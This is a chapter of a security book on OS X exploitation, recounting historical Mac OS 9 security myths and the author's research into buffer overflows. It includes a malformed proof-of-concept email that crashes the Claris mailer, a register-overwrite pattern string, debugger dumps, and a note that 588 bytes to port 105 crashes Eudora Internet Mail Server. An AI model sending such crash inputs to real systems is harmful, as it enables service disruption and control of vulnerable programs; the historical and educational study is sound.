SYNGRESS®

FREE E-BOOK DOWNLOAD

OS X Exploits and Defense

Own it ... Just Like Windows or Linux!

- See Real Exploitation Techniques for both OS X Tiger and Leopard
- Reverse Engineer Malware for OS X
- Use OS X for Penetration Testing and WarDriving

Paul Baccas Technical Editor

Kevin Finisterre
Larry H.
David Harley
Gary Porteous

Chapter 2

Past and Current Threats

Solutions in this chapter:

- **Before the Flood**
- **The 21st Century Threatscape**

Before the Flood

Contrary to popular belief, there has never been any shortage of Macintosh-related security issues. OS9 had issues that warranted attention; however, due to both ignorance and a lack of research, many of these issues never saw the light of day. No solid techniques were published for executing arbitrary code on OS9, and I cannot think of any notable legacy Macintosh exploits. Due to the combined lack of obvious vulnerabilities and accompanying exploits, Macintosh appeared to be a solid platform. (See http://www.w3.org/Security/Faq/wwwsf3.html#Q20.)

In the late 1990s, the World Wide Web Consortium (W3C) stated that, "The safest Web site is a bare-bones Macintosh running a bare-bones Web server." In an almost endorsement-like fashion, W3C went on to state that, "As far as the security of the WebSTAR server itself goes, there is reason to think that WebSTAR is more secure than its UNIX and Windows counterparts." W3C's reasoning was based on their assumption that since "…Macintosh does not have a command shell, and because it does not allow remote logins, it is reasonable to expect that the Mac is inherently more secure than other platforms."

No specific security problems were known in either WebSTAR or its shareware ancestor MacHTTP. Both Star Nine and several other folks in the Macintosh community were making some fairly outrageous claims about Macintosh security in general. For example, Tidbits #317 from March 4, 1996, described the results of an all-to-familiar "Crack-a-Mac" style contest. Comments from the article are humorous to read and it is almost odd how similar misconceptions continue to reverberate through the Macintosh community. Two comments that really jumped out at me were, "The goal was to raise awareness of the fact that Macintosh servers make the most secure platform for World Wide Web servers," and "We didn't need a firewall or packet filter on the router, since all of the CPU's on the network were Macs."

Forty-five days after the contest started, no one had broken the Macintosh's security. W3C was fairly modest with its response to the contest. Their F.A.Q. says, "Although one cannot easily 'break in' to a Macintosh host in the conventional way, potential security holes do exist." One such method that they mention is "Finding a way to crash the server." Unfortunately, I don't think that the ramifications of a "crash" were fully understood at the time. Exploitation of an NT host was fairly straightforward, but I do not believe much research was put into exploiting OS9-style machines. At this point, a misunderstanding of Macintosh security was more or less industry-wide. Neither the administrators nor the attackers knew much about the platform.

Around the same timeframe, the US Army began to rely on OS9 and WebSTAR as its platform of choice for combating the barrage of hacks against their NT machines. I can remember calling Charles Stevenson and actually laughing out loud together as we joked about the headlines: "Army Marches on to MacOS," "Army Bombs NT, Buys Mac," "Army Web Site Ditches NT for Security Reasons," "US Army on Choosing Macs: Windows NT Not All That it Can Be." Based on the headlines alone it was pretty clear that the Army was not happy with their Windows-based solution and felt that the Macintosh was a much more secure alternative. (See http://web.archive.org/web/20030621110454/http:/www.dtic.mil/armylink/news/Sep1999/a19990901hacker.html.)

The Army even posted its own headline on the Defense Technical Information Center Web site. The title to their Public Relations release read, "Web Page Hacker Arrested, Government Sites Becoming More Secure." In the article, Christopher Unger, who was the current Army Web site administrator, said that the Army had moved its Web sites to a more secure platform. He directly mentioned that they were currently using Macintosh operating system (OS) servers running WebSTAR for the army.mil Web page. Unger went on to say that their decision was based on the research from W3C, claiming that Macintosh was more secure than other platforms. Mirrors of both the www.2rotc.army.mil and www.cpma.apg.army.mil Web servers are available at http://www.attrition.org/mirror/attrition/2000/03/11/cpma.apg.army.mil/, and www.attrition.org/mirror/attrition/2000/03/10/www.2rotc.army.mil/

http://archives.cnn.com/2000/TECH/computing/03/20/crime.boy.idg/index.html

Although Unger claimed that the Department of Defense (DOD) was "laying the groundwork now for more secure Internet sites that will prevent unauthorized access to information," I think that unfortunately both the DOD and W3C were helping to lay the groundwork for the flawed Macintosh's un-hackable mentality. I don't see any evidence that the new Macintosh servers were any more secure than their NT predecessors. I will agree that the Web servers were more obscure, but not necessarily more secure. During the "Crime Boy's" hacking spree, the Chief of the Command and Control Protect Division at the Army's Information Assurance Office got a chance to trumpet how smart their choice was. News interviews with him stated that although targeted, the Army Web page was too difficult to crack, because it was based on "Apple Computer Inc.'s Macintosh WebSTAR platform." (See http://www.macintouch.com/websecurity.html, and http://www.macintouch.com/websecurity2.html.)

While all of this was going on, Charlie, a software engineer at Yellow Dog Linux, and I were both on the cutting edge of actual Macintosh exploitation. We were working together at picking up the small pieces left behind by palante, lamagra, and drow, and were literally on the cusp of pioneering our own techniques of exploitation on Macintosh-based hardware. I think it is obvious why we found all the news to be so humorous. While other people were off making wild claims on the Macintosh mailing lists, Charlie and I were off doing real research.

While the talking heads were making their wild claims, Charlie and I were fighting with Ghandi over who originated a particular null avoiding technique for PowerPC shellcode. I could literally count on one hand the number of people besides Charlie and I who were publicly doing real Macintosh research. There may have been other folks behind the scenes, but in reality only a handful of VX'rs and researchers released anything Macintosh-related.

Based on what I know about legacy MacOS, I have yet to find a convincing argument that would lead me to believe that the platform was un-hackable. The lack of public documentation regarding the exploitation of MacOS may lead you to think that things are solid. In reality, I don't see anything special going short of the lack of a good technique. There is no special memory protection or mystical voodoo that made MacOS impossible to exploit, just a lack of researchers and public techniques.

If we look at the memory layout of an OS9 machine, we will find that protected memory is completely non-existent, and what we actually have is just a monolithic chunk of memory that the entire system shares. An example of this is shown below:

```
Heap zones
  #1  Mod      13885K    00002800 to 00D91E8F  SysZone^
  #2  Mod          6K    000153A0 to 00016D8F  ROM read-only zone
  #3  Mod      78633K    00D91E90 to 05A5C55F  Process Manager zone
  #4  Mod        558K    0541C2C0 to 054A7ABF  "SimpleText"
  #5  Mod       1263K    05500FE0 to 0563CEBF  "Eudora Internet Mail Server"
  #6  Mod        954K    0566B390 to 05759E9F  "Finder"
  #7  Mod        361K    058D4F70 to 0592F67F  "Folder Actions"
  #8  Mod         53K    05946210 to 0595391F  "FBC Indexing Scheduler"
  #9  Mod        153K    05980B50 to 059A725F  "Control Strip Extension"
  #10 Mod         15K    05A3EA10 to 05A4268F
  #11 Mod       9215K    06100000 to 069FFFDF
  #12 Mod        216K    062013D0 to 062373CF
  #13 Mod         94K    062D7450 to 062EF02F
```

When a buffer overflow occurs, the entire system can come down, because you extend beyond the program's fixed memory size and into another part of the system's memory. In the above list, any one of the applications could bring down the entire system.

Eudora Internet Mail Server (EIMS) was a very popular program in its time, but unfortunately it was riddled with vulnerabilities. If you were ever an EIMS administrator you know all too well about having to reboot your completely locked up OS9 machine for unknown reasons. A few years ago, I decided to look into why the OS9 machine I was forced to administrate loved to crash on a semi-daily basis. After discovering MacsBug, my eyes were opened to just how possible it was to exploit a legacy MacOS machine.

The machine I was on was a Powermac9500 with an old processor. I had figured out that sending 588 characters to port 105 would cause EIMS to crash. In some cases, if I sent a few more, the entire machine would go down. Once I attached a debugger, things started to look familiar. In a very short amount of time I was able to find the exact length to overwrite the PC register:

```
MacsBug 6.6.3, Copyright Apple Computer, Inc. 1981-2000

Bus Error at 41424344
while reading word from 41424344 in User data space

  Current application is  Eudora Internet Mail Server
  Machine = #67 (PowerMac9500), System $0910, sysu = $01008000

…
Address 41424344 is not in RAM or ROM
68020 Registers
  D0 = 00000000    A0 = 094ED3A4    USP  = 095BFF3C
  D1 = 00000025    A1 = 41424344    MSP  = 00000000
  D2 = 00000004    A2 = 00BF63A8    ISP  = 096AFC00
  D3 = 00000001    A3 = 094ED3A4    VBR  = 0024E044
  D4 = 00000025    A4 = 00BF63A8    CACR = 00000001    SFC = 0
  D5 = 00000001    A5 = 095C0DBC    CAAR = 00000000    DFC = 0
  D6 = 11110001    A6 = 096AFAE0    PC   = 41424344
  D7 = 0000000C    A7 = 095BFF3C    SR   = smxnZvc     Int = 0
Unable to access that address
Heap zones

…
  #10 Mod 1261K 094718A0 to 095ACCDF  Eudora Internet Mail Server
```

```
  WARNING: One or more heaps may be corrupt. Use HC ALL (Heap Check) for a
thorough check.

Checking all heaps
…
The Eudora Internet Mail Server heap at 094718A0 is bad
  This block's back pointer doesn't point to the previous block.
Block header
  094ED380  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
…
The target heap is the Eudora Internet Mail Server heap at 094718A0
Totaling the Eudora Internet Mail Server heap at 094718A0
```

(See http://www.securityfocus.com/bid/10443.)

At the time, I was working on our production mail server so I was never able to do any research. I mailed the issue to a few private mailing lists, and I think eventually someone let Symantec know about it as there is a Bugtraq bid# associated with the issue.

On most other platforms, once you are able to overwrite the instruction pointer, it is usually game over for an attacker. Is there anything different about OS9? I set out to reproduce the issue years later on a different hardware platform and wound up with totally different results.


```
PowerPC 740/750 Registers
                        CR0   CR1   CR2   CR3   CR4   CR5   CR6   CR7
  PC  = 3F94B7D0    CR  1000  1000  0000  0000  0000  0000  0100  0100
  LR  = 3F944AA0        <>=O XEVO
  CTR = 3F94002C
  MSR = 00000000    SOC Compare Count
  Int = 0           XER 000           01    00                      MQ  = 00000000

  R0  = 00000000    R8  = 05650640          R16 = 00000000          R24 = 00000000
  SP  = 056504F0    R9  = 05514230          R17 = 00000000          R25 = 0024794C
  TOC = 003757E4    R10 = 41414141          R18 = 00000000          R26 = 00003032
  R3  = 000E2960    R11 = 41414141          R19 = 00000000          R27 = 00000002
  R4  = 00000001    R12 = 00000000          R20 = 00000000          R28 = 056505FC
  R5  = 00000000    R13 = 00000000          R21 = 00000000          R29 = 00000000
  R6  = 68FFF740    R14 = 00000000          R22 = 00000000          R30 = 05650578
  R7  = 0008A3F0    R15 = 00000000          R23 = 00000001          R31 = 05500FE0
  WARNING: One or more heaps may be corrupt. Use HC ALL (Heap Check) for a
thorough check.

Checking all heaps
  The System heap at 00002800 is ok
```

```
The ROM read-only heap at 000153A0 is ok
The Process Manager heap at 00D91E90 is ok
The "SimpleText" heap at 0541C2C0 is ok
The "Eudora Internet Mail Server" heap at 05500FE0 is bad
  This block's back pointer doesn't point to the previous block.
Block header
  0554C020  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
The "Finder" heap at 0566B390 is ok
The "Folder Actions" heap at 058D4F70 is ok
The "FBC Indexing Scheduler" heap at 05946210 is ok
The "Control Strip Extension" heap at 05980B50 is ok
The heap at 05A3EA10 is ok
  System heap high free space + TempMem low free space = #74017216 (#70M)
The target heap is the System heap at 00002800
Totaling the System heap at 00002800
```

Figure 2.1 Memory Exploitation



I have not had much time to dig into properly crafting OS9 memory for exploitation, but up to this point nothing has jumped out at me as being impossible. The only difficult thing I have run across is the fact that the entire machine is sometimes brought down by the corruption of memory. With a little bit of research, figuring out a technique seems feasible.

Having seen an actual overflow in a debugger, the conversation Charlie and I had was put into perspective. I remember joking around about trying to figure out the assembly code required to display "hello world" on the screen. Now I wonder how difficult it would be to get this same assembly code in the proper portion of memory so that it can be jumped into. On top of that, we now know the true track record of the WebSTAR product line. If it weren't for the obscurity of the hardware and the OS, we may have actually seen a few WebSTAR servers hacked. (See http://www.macobserver.com/news/99/september/990914/webstararmy.html.)

I agree with the Army on one thing, MacOS was "… the right choice at the right time." I would argue, however, about how "right" of a choice it was. The bottom line is that buffer overflows did exist in MacOS products from Apple and third-party vendors. At the time, most MacOS security issues were simply interpreted as "crashes." In reality, if you look in a debugger, it seems as if the arbitrary code execution that we use today may have been possible on MacOS in the late 1990s. We have yet to publicly solve the riddle of code execution on OS9, but the good news is there is nothing special holding things back. With a little bit of TLC spent on a payload, an attacker could seemingly make the lack of command shell and remote logins that W3C boasted, completely irrelevant. (See http://www.securityfocus.com/bid/3454, http://www.securityfocus.com/bid/4517, http://www.securityfocus.com/bid/12881, http://www.securityfocus.com/bid/2121, http://www.securityfocus.com/bid/7177, http://www.securityfocus.com/bid/19282, and http://www.securityfocus.com/bid/2162.

Putting aside any potential attacks against the Army's Web server, there were a few other issues that could have been interesting to exploit. Several of the common daily applications that MacOS users were exposed to contained vulnerabilities that could have been taken advantage of. For example, Claris mailer, Microsoft Office, Internet Explorer, Outlook Express, Shockwave Flash, RealPlayer, Eudora, and Netscape seemed like prime candidates for exploitation.

Client side exploitation could have easily been possible on OS9. Again, in my mind, the only thing that stopped this from happening was the lack of research and the lack of a good OS9 payload for exploits. For example, attacking the Claris mailer would have only required that an attacker create an e-mail with a malformed attachment. Claris needed only to download the message for the issue to trigger.

The following message will trigger the issue and completely obliterate the stack in the process:

```
Message-Id: <69D531F6-A8EC-452A-83BB-7CD37FFFBFDA@digitalmunition.com>
From: "Kevin Finisterre (lists)" <kf_lists@digitalmunition.com>
```

```
To: Kevin Finisterre <kf@somenonexistant.com>
Content-Type: multipart/mixed;
  boundary=Apple-Mail-7--247544004
Mime-Version: 1.0 (Apple Message framework v915)
Subject: test
Date: Sat, 8 Dec 2007 03:36:27 -0500

--Apple-Mail-7--247544004
Content-Disposition: attachment;
  filename*0=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
  filename*1=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
  filename*2=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
  filename*3=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Content-Type: application/octet-stream;
  x-unix-mode=0644;
  name="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA"
Content-Transfer-Encoding: 7bit

aaa

--Apple-Mail-7--247544004
Content-Type: text/plain;
  charset=US-ASCII;
  format=flowed
Content-Transfer-Encoding: 7bit

--Apple-Mail-7--247544004—
```

Once the application crashes, Macsbug provides us with the following information. With this particular overflow, the system appears to be stable. None of the system heap has been corrupted by our input.

```
"i" x 63 . "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL" . "ABCD"
. "NNNNOOOO" . "i" x 131
```

This string pattern represents the magic sequence to overwrite some of the memory registers shown below in a more systematic fashion than displayed here. Each four-character section of the string above represents a memory register under our control below.

```
Address 41414140 is not in RAM or ROM
PowerPC 740/750 Registers
```

```
                     CR0   CR1   CR2    CR3    CR4   CR5  CR6   CR7
  PC  = 41414140   CR  1000  0010  0000   0000   0000  0000 0100  1000
  LR  = 41414141             <>=0 XEVO
  CTR = FFCEB198
  MSR = 00000000       SOC Compare Count
  Int = 0          XER 001    01       00                        MQ  = 00000000
  R0  = 41414141   R8  = 00000000        R16 = 00000000        R24 = 41414141
  SP  = 054AE660   R9  = 00000000        R17 = 00000000        R25 = 41414141
  TOC = 054490C0   R10 = 00000020        R18 = 00000000        R26 = 41414141
  R3  = 00000001   R11 = 00000300        R19 = 00000000        R27 = 41414141
  R4  = FFFFFFFF   R12 = 00000004        R20 = 00000005        R28 = 41414141
  R5  = 00000000   R13 = 00000000        R21 = 00000000        R29 = 41414141
  R6  = 68FFF740   R14 = 00000000        R22 = 41414141        R30 = 41414141
  R7  = 0005C5D0   R15 = 00000000        R23 = 41414141        R31 = 41414141
Unable to access that address
Displaying memory from sp
  054AE660  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE670  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE680  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE690  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE6A0  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE6B0  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE6C0  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
  054AE6D0  4141 4141 4141 4141  4141 4141 4141 4141  AAAAAAAAAAAAAAAA
```

With this level of control on any modern OS, most attackers would have no trouble executing arbitrary code. The PC and LR register and many other registers wind up under the attacker's control. From the looks of things, the only thing missing was a good technique and some valid shellcode.

The 21st Century Threatscape

On the tail end of OS9's lifespan, a completely new MacOS emerged in the form of OS X. Since OS X was UNIX-based, thoughts about Apple security changed fairly quickly. Although still held in highest regard, second thoughts started popping up more frequently. In the early days of 10.x, some interesting bugs showed up. Odd privilege escalation issues and undesirable legacy behavior were only a few of the things that plagued OS X. (See http://www.ciac.org/ciac/bulletins/m-007.shtml, and http://www.securityfocus.com/bid/3439/info.)